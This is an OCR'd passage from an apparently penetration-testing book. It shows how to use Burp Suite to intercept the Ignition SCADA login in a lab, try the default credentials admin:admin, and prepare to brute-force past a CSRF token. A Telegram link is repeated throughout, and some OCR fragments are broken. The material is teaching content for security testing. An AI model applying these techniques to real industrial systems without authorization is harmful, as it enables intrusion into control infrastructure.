


Figure 9.18: Temporary project

https://t.me/learningnets

You can choose to load preset configurations or utilize BurpSuite's default settings on the following screen. I'm going to use the defaults in Burp:




Figure 9.19: Burp default settings

Next, we'll double-check that Burp is utilizing the proper proxy listener. To do so, go to the Proxy menu and then to From here, create a new proxy listener with an IP address as the interface: As illustrated in the accompanying screenshot, the port number and certificate are set to

https://t.me/learningnets

Figure 9.20: Proxy Listeners

As illustrated in the accompanying screenshot, ensure that your proxy is chosen and that Intercept is turned on. Also, make sure that BurpSuite is enabled in FoxyProxy:




Figure 9.21: Intercept is on

Now for the fun part: we'll be intercepting traffic in BurpSuite and studying its behavior. Go to the login page for Ignition SCADA:

https://t.me/learningnets




Figure 9.22: Ignition login

BurpSuite has intercepted the GET request that you just started; therefore you may notice a lack of functionality. If BurpSuite didn't appear when it should, go to it and click the Proxy tab, then the Intercept sub-tab:

https://t.me/learningnets




Figure 9.23: Login intercept

If we look at the data closely, we can see that merely accessing the login screen generates a lot of traffic, as demonstrated here:

GET /idp/default/authn/login?
app=gateway&token=Pj0cPAqKDiqz0WvV4xsfjwnSd2e2Tt74
Xz1TcxT7cnQ&token=GH3KbGJqdSGsTTUQNDqKB7WFLR0NOoJgw
Fni
Bohji40&response_type=code&client_id=ignition&redirect_uri=%2Fdata
%2Ffederate%2
Fcallback%2Fignition&scope=openid&state=eyJraWQiOiJrMSIsImFsZyI
6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4aDVQM2ViSUd0cnBDc
25BTENncmZ
nakNpNl9nQWlxYjZrIiwidXJpIjoiL3dlYi9ob21lIn0.ogt_6V-
fkMDS2gZCVm0lsxc4dF2XrauixoEFznsZ-
2c&nonce=XepL7IYBXqStUEVhMKtl83hxnYL9wI1fdM1wsPJgxpM&p
rompt=login&max_age=1 HTTP/1.1

Host: 192.168.2.10:8088

https://t.me/learningnets

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)

Gecko/20100101 Firefox/78.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.168.2.10:8088/idp/default/authn/login?
app=gateway&token=KeaSv4c6jR0-
KTtpNQ16ob3dYKBs8D9BO1aokZUQ
il0&token=Pj0cPAqKDiqz0WvV4xsfjwnSd2e2Tt74Xz1TcxT7cnQ&respo
nse
_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2
Fcallback%2Fignition&scope=openid&state=eyJraWQiOiJrMSIsImFsZy
I6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4aDVQM2ViSUd0cnBDc
25BTENncm
ZnakNpNl9nQWlxYjZrIiwidXJpIjoiL3dlYi9ob21lIn0.ogt_6V-
fkMDS2gZCVm 0lsxc4dF2XrauixoEFznsZ-
2c&nonce=XepL7IYBXqStUEVhMKtl83hxnYL9w
I1fdM1wsPJgxpM&prompt=login&max_age=1

Connection: close

https://t.me/learningnets

Cookie: default.sid=fj0zNMpRCctgmCAWcfJlJwrhPIVrZD-Auda96Bmghk4; JSESSIONID=node01u4ie14zjwage1dqw2zu6fs16q8.node0

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Try logging in with the admin:admin credentials now. Although we put the true credentials to scada:scada, we'll treat this as though we've just found the system during a pentest. Furthermore, there's a good chance you'll guess the correct credentials by accident if you do this. This is because the continuous usage of factory credentials is one of the most common concerns in the Operational Technology arena. After entering out these credentials, you should be seated on the login screen, as seen in the following screenshot:

https://t.me/learningnets




Figure 9.24: admin:admin credentials

Now we'll go to BurpSuite and have a look at the POST request that we just intercepted, as seen below:

https://t.me/learningnets





Figure 9.25: POST request

From here, we'll use Repeater, a powerful tool included with BurpSuite. This allows us to repeatedly change and test our request, thus the name. To do so, right-click and select Send to Repeater from the drop-down menu, as demonstrated here:

https://t.me/learningnets



https://t.me/learningnets

Figure 9.26: Send to Repeater

This will now send the captured POST request to the Repeater tool. You should see something like this on your screen:




Figure 9.27: Repeater tool

To send the request to the server, hit the Send button once inside the Repeater tool. On the right-hand side of the screen, take note of the response. If you look attentively, you'll notice that the message is Invalid token:

https://t.me/learningnets

Figure 9.28: Invalid token

We can see what appears to be a Cross-Site Request Forgery token in the request that we just submitted with the Repeater tool. This makes brute-forcing considerably more difficult, since we now have to figure out how or what utility Ignition is utilizing to produce these tokens:




Figure 9.29: CSRF token

Knowing that we'll have to track out the source of the token's creation necessitates a more thorough examination on our part. Let's start by returning to our Proxy | HTTP history and selecting the GET method to see the specifics of our request and response, as seen in the following screenshot:

https://t.me/learningnets




Figure 9.30: HTTP history

In this session, nothing stands out as being of great interest to us. Click on the POST method above the GET request, as seen in the following snapshot, to check if this reveals any hints regarding the token's creation anywhere inside this exchange of different Requests, where the CSRF token must have been formed and shared:

